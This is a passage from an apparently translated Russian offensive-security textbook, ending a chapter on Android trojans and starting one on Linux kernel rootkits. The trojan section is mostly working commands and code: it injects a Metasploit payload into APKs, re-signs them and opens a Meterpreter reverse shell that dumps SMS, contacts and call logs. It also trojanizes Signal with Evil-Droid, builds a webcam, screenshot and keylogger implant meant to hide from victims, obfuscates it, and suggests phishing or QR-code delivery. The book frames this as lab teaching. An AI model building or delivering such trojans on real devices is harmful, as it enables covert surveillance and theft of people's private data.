kali@kali:~/Desktop/AndroidTrojan/malicious$ ls
```

В каталоге появятся файлы и папки `AndroidManifest.xml`, `apktool.yml`, `original`, `res` и `smali`. Файл `AndroidManifest.xml` описывает приложение. Ниже его фрагмент:

```
kali@kali:~/Desktop/AndroidTrojan/malicious$ cat AndroidManifest.xml
<manifest/>
...
[1] <uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
...
<uses-feature android:name="android.hardware.microphone"/>
<application android:label="@string/app_name">
[2] <<activity android:label="@string/app_name" android:name=".MainActivity
 ➔ " android:theme="@android:style/Theme.NoDisplay">
<intent-filter>
action android:name="android.intent.action.MAIN"/>
<category android:name="android.intent.category.LAUNCHER"/>
</intent-filter>
...
</manifest>
```

Этот файл включает разрешения вашего приложения, например доступ к камере или доступ к журналу вызовов [1]. Он также содержит информацию о точке входа приложения [2], то есть о первом файле, который приложение запускает при старте.

Файл `apktool.yml` содержит информацию об APK, включая номер версии и тип сжатия. Папка `original` содержит скомпилированную версию `AndroidManifest.xml`, файл с его хешем и файлы с информацией о подписях. Эти подписи похожи на те, что мы обсуждали в главе 6; подробнее я расскажу о них в следующем подразделе. Папка `res` содержит ресурсы приложения, например изображения или строки.

Наконец, папка `smali` содержит файлы ассемблерного представления Dalvik-байт-кода, связанные с приложением. Именно туда мы поместили имплант. Файлы `smali`, связанные с имплантом Metasploit, можно посмотреть командой `ls` в каталоге `smali/com/metasploit/stage/`:

```
kali@kali:~/Desktop/AndroidTrojan/malicious$ ls smali/com/metasploit/stage/
a.smali c.smali e.smali g.smali MainBroadcastReceiver.smali
Payload.smali b.smali d.smali f.smali
MainActivity.smali MainService.smali
```

Если вы работали с мобильными приложениями, вы могли ожидать увидеть файл `.dex`. Такие файлы содержат скомпилированный байт-код, который выполняет Android Runtime (ART). Его нет потому, что `apktool` декомпилировал `.dex` в `smali` ? человекочитаемое ассемблерное представление Dalvik-байт-кода. Файл `Payload.smali` содержит код, связанный с нашим вредоносным имплантом, и позже мы перенесем этот файл в другой APK, чтобы создать троян.

Пока изучим файл `MainActivity.smali`:

```
.class public Lcom/metasploit/stage/MainActivity;
.super Landroid/app/Activity;
...
# virtual methods
.method protected onCreate(Landroid/os/Bundle;)V
.locals 0
invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle
 ➔ ;)V
[1] invoke-static {p0}, Lcom/metasploit/stage/MainService;->startService(
 ➔ Landroid/content/Context;)V
[2]
invoke-virtual {p0}, Lcom/metasploit/stage/MainActivity;->finish()V
return-void
.end method
```

Вредоносный APK запускает `MainService` [1], вредоносную Android-службу, написанную разработчиками Metasploit Framework. Эта служба в итоге загрузит полезную нагрузку в фоновом режиме. Если бы вы хотели сразу запустить Activity-компонент, связанный с вредоносной полезной нагрузкой, можно было бы добавить приведенный ниже фрагмент в точке [2] в предыдущем примере:

```
invoke-static {p0}, Lcom/metasploit/stage/Payload;->onCreate(Landroid/content
 → /Context;)V
```

Аналогично можно создать собственный троян: декомпилировать существующий APK, скопировать папку Metasploit в папку `smali`, а затем добавить приведенный фрагмент в `MainActivity.smali`, чтобы запустить полезную нагрузку.

Пересборка и подписывание APK

Теперь, когда мы изучили файл, можем пересобрать его:

```
kali@kali:~/Desktop/AndroidTrojan/$ apktool build ~/Desktop/AndroidTrojan/
 → malicious -o malicious2.apk
```

Все Android-приложения должны быть подписаны, прежде чем их можно запускать на Android-устройстве. Это можно сделать через хранилище ключей Java (Java Keystore), которое хранит и защищает ключевой материал, например открытые и закрытые ключи, используемые для подписи. Ключевой материал никогда не покидает хранилище ключей. Вместо этого приложение отправляет хранилищу ключей свои данные, а хранилище использует защищенный ключевой материал, чтобы подписать или зашифровать данные, и возвращает результат, как показано на рисунке 10-10. Некоторые системы даже хранят ключевой материал в отдельном защищенном оборудовании, называемом доверенной средой выполнения.




Рисунок 10-10. Ключевой материал никогда не покидает хранилище ключей

Выполните следующую команду, чтобы установить Java Development Kit (JDK), который содержит инструменты для подписи троянского APK:

```
kali@kali:~/Desktop/AndroidTrojan/$ sudo apt install -y default-jdk
```

Сгенерируйте RSA-ключ для подписи трояна:

```
kali@kali:~/Desktop/AndroidTrojan/$ keytool -genkey -keystore my-malicious.
 ➔ keystore -alias alias_name_malicious -keyalg RSA -keysize 3072 -
 ➔ validity 10000
```

Мы используем Java-утилиту `keytool`, чтобы сгенерировать новый ключ (`-genkey`). Вместо отображения пары ключей мы сохраняем ее в файле хранилища ключей (`-keystore`) с именем `my-malicious.keystore`. Хранилище ключей может хранить несколько записей, каждая из которых идентифицируется псевдонимом (`-alias`). Наша запись называется `alias_name_malicious`. Следующий параметр задает алгоритм криптографического ключа (`-keyalg`). Здесь мы выбираем RSA и задаем размер ключа (`-keysize`) 3072. Также задаем срок действия ключа (`-validity`) 10 000 дней.

Теперь используйте Java-утилиту `jarsigner`, чтобы подписать APK-файл:

```
kali@kali:~/Desktop/AndroidTrojan/$ jarsigner -sigalg SHA2withRSA -digestalg
 ➔ SHA2 -keystore my-malicious.keystore malicious2.apk
 ➔ alias_name_malicious
```

Сначала выбираем алгоритм подписи SHA2 с RSA (`-sigalg SHA2withRSA`). Затем используем SHA2 как хеш-функцию, то есть функцию дайджеста (`-digestalg SHA2`). Наконец, указываем хранилище ключей (`-keystore`) и псевдоним ключа. В этом случае мы используем только что созданное хранилище ключей (`my-malicious.keystore`) и запись с псевдонимом (`alias_name_malicious`).

Тестирование Android-трояна

Теперь посмотрим вредоносный APK в действии. Мы не хотим запускать вредоносную программу на своих телефонах, поэтому создадим новую виртуальную машину, эмулирующую Android-телефон. Google разработала эмулятор, входящий в состав Android Studio, среды разработки Android. Следуйте инструкциям на developer.android.com, чтобы скачать Android Studio в основную систему, вне текущей виртуальной лабораторной среды.

После установки Android Studio создайте пустой проект, щелкнув `Start New Android Studio project` ("Создать новый проект Android Studio") и следуя инструкциям. Как правило, выбирайте параметры по умолчанию. После создания проекта создайте новое виртуальное устройство Android: выберите `Tools` > `AVD Manager` или щелкните значок диспетчера виртуальных устройств Android [1], как показано на рисунке 10-11.




Рисунок 10-11. Диспетчер виртуальных устройств Android

Создайте новое виртуальное устройство [2] со спецификациями целевого устройства. Затем нажмите кнопку запуска устройства [3]. Запуск виртуальной машины займет некоторое время. После запуска вы увидите эмулированное устройство.

Ваша виртуальная машина Kali Linux не может взаимодействовать с Android-эмулятором, потому что эмулятор работает вне виртуальной лабораторной среды. Измените настройки подключения Kali в VirtualBox на `Bridged Adapter` ("Сетевой мост"), чтобы она подключалась к той же локальной сети, что и Android-эмулятор (рисунок 10-12). Инструкции по изменению сетевой конфигурации Kali Linux см. в главе 1, и не забудьте вернуть прежние настройки после выполнения упражнения.




Рисунок 10-12. Переключение виртуальной машины Kali Linux в режим сетевого моста

Выполните `ifconfig`, чтобы получить новый IP-адрес машины Kali Linux:

```
kali@kali:~/Desktop/AndroidTrojan/$ sudo ifconfig
```

Далее запустите веб-сервер в папке с подписанным вредоносным APK:

```
kali@kali:~/Desktop/AndroidTrojan/$ sudo python3 -m http.server 80
```

Это веб-сервер, с которого мы будем отдавать вредоносный APK-файл. Теперь запустите сервер злоумышленника в новом терминале:

```
kali@kali:~/$ sudo msfconsole -q -x "use exploit/multi/handler; set PAYLOAD
 → android/meterpreter/reverse_tcp; set LHOST <Kali IP address> ; set
 → LPORT 8443; run; exit -y"
```

Откройте эмулированное устройство, перейдите на веб-сервер, работающий на машине Kali Linux, и скачайте троян, как показано на рисунке 10-13.




Рисунок 10-13. Скачивание трояна на Android

Следуя инструкциям, игнорируйте предупреждения и разрешите установку сторонних приложений.

На этом этапе имплант должен быть установлен и подключен. Появится следующая оболочка Meterpreter. Попробуйте ввести `geolocate`, чтобы получить местоположение телефона. Помните, что телефон работает в виртуальной машине и не имеет доступа к GPS, поэтому местоположение будет сымитированным. Также выполните `help`, чтобы увидеть все доступные команды. Meterpreter не идеален, поэтому некоторые команды могут не работать:

```
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
LHOST => 10.0.1.16
LPORT => 8443
[*] Started reverse TCP handler on 10.0.1.16:8443
[*] Sending stage (76756 bytes) to 10.0.1.9
[*] Meterpreter session 1 opened (10.0.1.16:8443 -> 10.0.1.9:64916) at 2021-01-14 22:19:22
-0500
meterpreter > geolocate
[*] Current Location:
Latitude: 37.421908
Longitude: -122.0839815
To get the address: https://maps.googleapis.com/maps/api/geocode/json->latlng=37.421908,
-122.0839815&sensor=true
meterpreter > help
...
Android Commands
================
Command Description
------- -----------
activity_start Start an Android activity from a Uri string
check_root Check if device is rooted
dump_calllog Get call log
dump_contacts Get contacts list
dump_sms Get sms messages
geolocate Get current lat-long using geolocation
hide_app_icon Hide the app icon from the launcher
interval_collect Manage interval collection capabilities
send_sms Sends SMS from target session
set_audio_mode Set Ringer Mode
sqlite_query Query a SQLite database from storage
wakelock Enable/Disable Wakelock
wlan_geolocate Get current lat-long using WLAN information
...
```

Злоумышленник мог бы побудить пользователя скачать вредоносный APK, отправив фишинговое письмо или текстовое сообщение со ссылкой на клонированную версию сайта Google Play Store (см. главу 7 о клонировании веб-страниц). Другой вариант ? QR-код. QR-коды встречаются повсюду, например на конференциях и в парках. Хакер легко может сделать QR-код, ведущий на поддельный сайт с вредоносным трояном. На рисунке 10-14 показан пример QR-кода, который

ведет на сайт No Starch Press. Его можно отсканировать, открыв приложение камеры телефона и наведя камеру на QR-код.

Рисунок 10-14. Этот QR-код ведет на nostarch.com

Некоторые из лучших мобильных атак используют zero-click-уязвимости. Такая уязвимость позволяет злоумышленнику скомпрометировать мобильное устройство без каких-либо действий со стороны пользователя. Эти уязвимости очень редки и очень ценны.

Последнее замечание о мобильных устройствах: хотя iOS-устройства обычно считаются более безопасными, они тоже не безопасны. Например, уязвимость в платформе Facebook WhatsApp позволила хакерам установить вредоносное ПО на iPhone, отправив пользователям WhatsApp ссылку. Позже государственная хакерская группа использовала эту уязвимость, чтобы взломать iPhone генерального директора Amazon Джеффа Безоса.

Упражнения

Эти упражнения укрепят ваше понимание троянов. Сначала вы изучите инструмент, который автоматизирует создание и подпись Android-троянов. Во втором упражнении вы напишете имплант на Python. Ваш имплант должен передавать видео с веб-камеры жертвы обратно на сервер злоумышленника.

Evil-Droid

`Evil-droid` ? Bash-скрипт, который автоматизирует внедрение импланта в APK и его подпись. Скачать его с GitHub можно командой:

```
kali@kali:~$ git clone https://github.com/M4sc3r4n0/Evil-Droid
```

Далее нужно скачать APK приложения, которое вы хотите превратить в троян. В этом примере мы используем APK-файл Signal, мессенджера с шифрованием, доступный по адресу signal.org. Чтобы выбрать другой APK из Google Play Store, используйте `gplaycli`, бесплатную утилиту с открытым исходным кодом для скачивания APK-файлов из магазина. Установить ее можно с github.com.

После скачивания APK-файла перейдите к Bash-скрипту в папке `Evil-Droid` и измените права, чтобы сделать скрипт исполняемым:

```
kali@kali:~$ cd Evil-Droid
kali@kali:~/Evil-Droid/$ chmod +x evil-droid
```

Запустите скрипт Evil-Droid:

```
kali@kali:~/Evil-Droid/$ ./evil-droid
```

После запуска скрипта Evil-Droid вы увидите:

```
-----------------------------------------------
| Evil-Droid Framework v0.3 |
| Hack & Remote android platform |
-----------------------------------------------
[1] APK MSF
[2] BACKDOOR APK ORIGINAL (OLD)
[3] BACKDOOR APK ORIGINAL (NEW)
[4] BYPASS AV APK (ICON CHANGE)
[5] START LISTENER
[c] CLEAN
[q] QUIT
[->] Select>:
```

Выберите `[3]`, чтобы внедрить имплант в исходный APK. Как видно из вывода, Evil-Droid предлагает два способа внедрения импланта: старый и новый. Новый способ дает дополнительные возможности, включая подписывание APK, которое требуется для приложений на современных Android-платформах.

Evil-Droid реализован как один Bash-скрипт с открытым исходным кодом. Ссылка на скрипт:

github.com

После выбора `[3]` следуйте инструкциям и подсказкам, чтобы создать троян, указав исходный APK, который хотите изменить.

Написание собственного Python-импланта

В этой главе мы использовали импланты, доступные через Metasploit. Упражнение: напишите собственный имплант, который делает снимки камерой жертвы.

Используйте библиотеку Python OpenCV, чтобы захватывать и отображать изображения с веб-камеры. Установите библиотеку через `pip3`.

```
kali@kali:~/$ pip3 install opencv-python
```

Скопируйте следующее в новый файл `implant.py`.

```
import cv2
[1] vc = cv2.VideoCapture(0)
cv2.namedWindow("WebCam", cv2.WINDOW_NORMAL)
```

```
#--------------------------------------
# Setup the TLS Socket
#--------------------------------------
while vc.isOpened():
[2] status, frame = vc.read()
cv2.imshow("WebCam", frame)
print(frame)
#------------------------------
# Send Frame over an encrypted
# TCP connection one frame at
# a time
#------------------------------
key = cv2.waitKey(20) #Wait 20 milliseconds before reading the next frame
if key == 27: #Close if ESC key is pressed.
break
vc.release()
cv2.destroyWindow("WebCam")
```

Скрипт сделает несколько снимков (кадров) и соединит их, чтобы создать видео. Сначала мы выбираем устройство видеозахвата [1]. К машине может быть подключено несколько камер, и операционная система назначает каждой камере интерфейс. Здесь мы выбираем камеру, назначенную интерфейсу 0, то есть первому интерфейсу. Затем задаем окно отображения, где будет показан каждый кадр. Показывать каждый кадр отлично для отладки, но в скрытном трояне вы бы не стали отображать это окно. Пока окно открыто, мы захватываем, то есть считываем, новые кадры [2]. Переменная `status` ? булева переменная, показывающая, был ли кадр корректно захвачен. Затем мы передаем каждый кадр в окно для отображения и выводим в консоль. Наконец, если пользователь нажмет ESCAPE, мы закроем окно и остановим процесс.

Протестируйте программу, открыв новый терминал и перейдя в папку, содержащую `implant.py`. В верхнем меню Kali Linux выберите `Devices` > `Webcam`, чтобы подключить веб-камеру к виртуальной машине. Теперь запустите имплант:

```
kali@kali:~$ python3 implant.py
```

Расширьте возможности импланта, позволив ему отправлять кадры на сервер злоумышленника через TCP-соединение. После расширения и тестирования можно сделать имплант более скрытным, удалив строки, которые показывают поток жертве. И помните: имплант должен обмениваться данными безопасно. Примеры установки защищенного канала связи см. в главе 6.

Расширьте имплант еще сильнее, позволив ему делать снимки экрана. Установите и используйте библиотеку `python-mss`. Ниже пример кода, который импортирует библиотеку `mss` и делает снимок экрана:

```
from mss import mss
with mss() as sct:
image = sct.shot()
```

Также нужно создать и реализовать базовый протокол для управления имплантом. Примеры см. в главе 4. Последнее замечание: библиотека `pynput` отлично подходит для добавления возможностей кейлогера. Перед использованием ее нужно установить.

Обфускация импланта

Теперь, когда вы разработали имплант, обфусцируем его. Помните, обфускация усложняет обнаружение и реверс-инжиниринг. Мы используем инструмент `pyarmor`, чтобы обфусцировать файл `implant.py`. Подробности процесса обфускации `pyarmor` доступны в документации: pyarmor.readthedocs.io.

Установите `pyarmor` через `pip3`:

```
kali@kali:~$ pip3 install pyarmor
```

Теперь обфусцируйте имплант:

```
kali@kali:~$ pyarmor obfuscate implant.py
```

Обфусцированный скрипт можно увидеть, перейдя в папку `dist`:

```
kali@kali:~$ cd dist
```

Вам также нужны все файлы в папке `dist`, включая файлы в папке `pytransform`. Запустите новый обфусцированный файл, выполнив `implant.py` в папке `dist`.

> Примечание. Другой вариант ? использовать `pyminifier`, чтобы сгенерировать минифицированную версию кода.

Сборка исполняемого файла для конкретной платформы

Чтобы запустить имплант, который вы только что написали, на компьютере должен быть установлен Python. Однако хакер не может рассчитывать, что Python будет доступен на машине жертвы. Вместо этого нужно преобразовать Python-программу в исполняемый файл с помощью утилиты `pyinstaller`, которую можно установить так:

```
kali@kali:~$ pip3 install pyinstaller
```

Чтобы создать исполняемый файл Linux из исходного необфусцированного файла, выполните:

```
kali@kali:~$ pyinstaller --onefile implant.py
```

Чтобы создать обфусцированный исполняемый файл, выполните следующую команду на исходном файле:

```
kali@kali:~$ pyarmor pack implant.py
```

Полученный исполняемый файл Linux можно встроить в троян методами, обсуждавшимися ранее в главе. Теперь попробуйте сгенерировать исполняемый файл Windows (`.exe`), запустив `pyinstaller` на машине Windows. Команды те же, и при запуске на устройстве Windows они сгенерируют исполняемый файл Windows.

Глава 11. Создание и установка Linux-руткитов

> Технология сама по себе ничто. Важно верить в людей: что в основе своей они хорошие и умные, и если дать им инструменты, они сделают с ними прекрасные вещи.
>
> ? Стив Джобс

Когда злоумышленники получают доступ к машине, они часто хотят оставаться незамеченными. Один из способов ? установить руткит. Руткит подменяет части операционной системы кодом злоумышленника; это похоже на то, как если бы поверх камеры наблюдения наклеили фотографию пустой комнаты. Например, руткит может заменить функцию операционной системы, которая перечисляет все файлы, на такую, которая перечисляет все файлы, кроме созданных злоумышленником. Поэтому, когда антивирусное средство пытается искать вредоносные файлы, читая файловую систему, оно не находит ничего подозрительного.

В этой главе вы измените ядро на своей машине Kali Linux, написав модуль ядра Linux ? расширение операционной системы Linux, которое можно использовать для создания руткита. Затем вы переопределите функции операционной системы методом перехвата. Мы применим перехват, чтобы написать руткит, который не дает системе перезагружаться и скрывает вредоносные файлы. В конце мы воспользуемся графическим интерфейсом Metasploit под названием Armitage, чтобы просканировать машину, воспользоваться уязвимостью и установить на нее руткит.

Написание модуля ядра Linux

Один распространенный способ создания руткитов ? использовать механизм Linux под названием модули ядра. Этот механизм позволяет пользователям расширять операционную систему без перекомпиляции или перезагрузки. Например, когда вы подключаете веб-камеру к системе, ее установщик добавляет в ядро программное обеспечение, называемое драйвером. Драйвер позволяет ядру взаимодействовать с новым оборудованием. Способность вставлять и запускать код прямо в ядре делает модули ядра хорошей основой для разработки руткитов, которые лучше всего работают, когда встроены в ядро.

В этом разделе вы познакомитесь с работой модулей ядра Linux: напишете собственный модуль и запустите его на виртуальной машине Kali Linux. Модуль, который вы создадите, будет записывать сообщение в журнал каждый раз, когда вы добавляете его или удаляете.

Резервное копирование виртуальной машины Kali Linux

Любые ошибки кода в модуле ядра могут привести к сбоям ядра, поэтому сначала создайте резервный снимок вашей виртуальной машины Kali Linux, чтобы восстановить ее в случае сбоя. На рисунке 11-1 показано, как это сделать.




Рисунок 11-1. Как создать снимок

Выберите машину Kali Linux в списке виртуальных машин [1], затем нажмите `Snapshots`. После этого выберите `Take` [2]. Дайте снимку имя [3] и нажмите `OK` [4].

Написание кода

Код модуля ядра отличается от других программ, которые мы рассматривали в книге. Во-первых, вместо Python мы напишем первый модуль ядра на C: ядро Linux написано на C, поэтому модули ядра тоже должны быть написаны на C. Во-вторых, мы не сможем использовать стандартные библиотеки C, такие как `unistd`, `stdio` и `stdlib`, потому что библиотеки пользовательского пространства недоступны в режиме ядра. Эти два режима я обсужу в разделе "Системные вызовы" этой главы.

Еще одно отличие модулей ядра от большинства программ, которые вы могли писать, состоит в том, что модули ядра управляются событиями. Это значит, что вместо последовательного выполнения код выполняется в ответ на события, например щелчки мыши или прерывания клавиатуры. Модули ядра работают в привилегированном режиме, то есть могут получать доступ к любым частям системы и изменять их.

Каждый модуль ядра должен реагировать на два события: `module_init()` и `module_exit()`. Событие `module_init()` возникает, когда вы добавляете модуль в ядро, а `module_exit()` ? когда удаляете модуль из ядра.

Для начала создайте на рабочем столе папку `lkm_rootkit` и два пустых файла, `hello.c` и `Makefile`:

```
kali@kali:~/Desktop/lkm_rootkit$ touch hello.c Makefile
```

Далее скопируйте в `hello.c` следующее:

```
#include <linux/module.h>
#include <linux/kernel.h>
[1] static int startup(void){
[2] printk([3] KERN_NOTICE "Hello, Kernel Reporting for Duty!\n");
return 0;
}
[4] static void shutdown(void){
printk(KERN_NOTICE "Bye bye!\n");
}
[5] module_init(startup);
» module_exit(shutdown);
MODULE_LICENSE("GPL");
```

Обратите внимание, что в этой программе нет метода `main`. Вместо этого мы определяем функцию, которая запускается в ответ на событие `module_init` [1] и вызывает функцию `printk()` [2]. В отличие от обычной функции пользовательского пространства `printf()`, которая выводит текст в консоль, функция `printk()` записывает значение в журнал; помните, что при работе в ядре у нас нет консоли. Каждая запись журнала связана с флагом уровня журнала, например `KERN_NOTICE` [3]. В таблице 11-1 перечислены разные флаги и их значения. Затем мы определяем функцию, которая запускается, когда срабатывает событие `module_exit` [4]. Наконец, мы регистрируем функции для событий `module_init` [5] и `module_exit` » соответственно. Именно эти функции будут выполнены при загрузке и удалении модуля ядра. Тег `MODULE_LICENSE` обязателен для всех модулей ядра Linux. В этом случае мы используем GNU General Public License (GPL).

Флаг	**Описание**
`KERN_EMERG`	Аварийное состояние; система, вероятно, неработоспособна
`KERN_ALERT`	Возникла проблема, требующая немедленного внимания
`KERN_CRIT`	Критическое состояние
`KERN_ERR`	Произошла ошибка
`KERN_WARNING`	Предупреждение
`KERN_NOTICE`	Обычное сообщение, на которое стоит обратить внимание
`KERN_INFO`	Информационное сообщение
`KERN_DEBUG`	Отладочная информация, связанная с программой

Теперь, когда модуль ядра написан, скомпилируем его.

Компиляция и запуск модуля ядра

Файл сборки, который вы создадите (`Makefile`), содержит инструкции, по которым компилятор собирает модуль ядра. Откройте `Makefile` в любимом текстовом редакторе, скопируйте туда следующее и сохраните файл:

```
[1] obj-m += hello.o
all:
[2] make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
clean:
make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

Первая команда [1] сообщает системе сборки ядра, что файл `hello.c` нужно скомпилировать в объектный файл `hello.o`. Затем система сборки передает объектный файл в конвейер компиляции, называемый компоновщиком; он подставляет адреса других библиотек, на которые ссылается модуль. Когда компоновка завершается, компоновщик создает итоговый файл модуля ядра `hello.ko`. Файл `Makefile` просит систему сборки ядра построить все модули в текущем каталоге [2].

Убедитесь, что заголовки Linux (Linux headers) установлены:

```
kali@kali:~/Desktop/lkm_rootkit$ sudo apt install linux-headers-$(uname -r)
```

Затем выполните команду `make` в каталоге `lkm_rootkit`, чтобы запустить сборку:

```
kali@kali:~/Desktop/lkm_rootkit$ make
make -C /lib/modules/5.4.0-kali4-amd64/build M=/home/kali/lkm_rootkit modules
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-kali4-amd64'
CC [M] /home/kali/lkm_rootkit/hello.o
Building modules, stage 2.
MODPOST 1 modules
CC [M] /home/kali/lkm_rootkit/hello.mod.o
LD [M] /home/kali/lkm_rootkit/hello.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-kali4-amd64'
```

Далее выполните следующую команду, чтобы вставить ваш модуль ядра Linux в ядро:

```
kali@kali:~/Desktop/lkm_rootkit$ sudo insmod hello.ko
```

Каждый раз, когда вы загружаете модуль в ядро, операционная система Linux вызывает функцию `__init`. Этот модуль использует функцию `printk()`, чтобы записать сообщение `Hello, Kernel Reporting for Duty!` в журналы ядра `/var/log/syslog` и `/var/log/kern.log`. Ядро также включает эти сообщения в кольцевой буфер ядра ? кольцевую очередь, куда ядро помещает генерируемые им сообщения. Выполните команду `dmesg`, чтобы просмотреть сообщения:

```
kali@kali:~/Desktop/lkm_rootkit$ sudo dmesg
[ 0.000000] Linux version 5.7.0-kali1-amd64 (devel@kali.org) (gcc version
 → 9.3.0 (Debian 9.3.0-14), GNU ld (GNU Binutils for Debian) 2.34) #1 SMP
 → Debian 5.7.6-1kali2
[ 0.000000] Command line: BOOT_IMAGE=/boot/vmlinuz-5.7.0-kali1-amd64 root=
 → UUID=b1ce2f1a-ef90-47cd-ac50-0556d1ef12e1 ro quiet splash
[ 0.000000] x86/fpu: x87 FPU will use FXSAVE
[ 0.000000] BIOS-provided physical RAM map:
...
```

Как видите, кольцевой буфер ядра содержит много отладочной информации. Используйте `grep`, чтобы отфильтровать результаты:

```
kali@kali:~/Desktop/lkm_rootkit$ sudo dmesg | grep 'Hello'
[ 2396.487566] Hello, Kernel Reporting for Duty!
```

Последние несколько сообщений, записанных ядром, также можно увидеть с помощью команды `tail`:

```
kali@kali:~/Desktop/lkm_rootkit$ sudo dmesg | tail
```

Используйте `lsmod`, чтобы просмотреть список всех загруженных модулей ядра:

```
kali@kali:~/Desktop/lkm_rootkit$ sudo lsmod
Module Size Used by
[1] hello 16384 0
fuse 139264 5
rfkill 28672 2
vboxsf 94208 0
joydev 28672 0
